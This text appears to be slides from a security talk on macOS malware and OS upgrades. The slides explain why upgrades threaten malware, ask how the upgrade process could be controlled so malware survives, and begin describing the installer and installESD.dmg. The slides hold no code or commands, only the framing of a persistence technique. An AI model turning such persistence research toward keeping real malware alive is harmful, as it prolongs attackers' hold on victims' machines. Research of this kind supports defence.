


WHY ARE OS UPGRADES BAD FOR MALWARE?

malware doesn't like change



- ✗ disinfection?
- ✗ removal?
- ✗ incompatibility?





goodbye malware?

can we control the upgrade process to ensure survival?

A cartoon drawing of a face with a hand on its chin, looking thoughtful.


UNDERSTANDING THE (LOCAL) OS UPGRADE PROCESS

the components should look familiar!



1 the installer app downloaded from the Mac App Store is the same as what's in the recovery OS



2 the installer image (installESD.dmg) is the same too



an os restore is basically the same as an os upgrade...

UNDERSTANDING THE (LOCAL) OS UPGRADE PROCESS

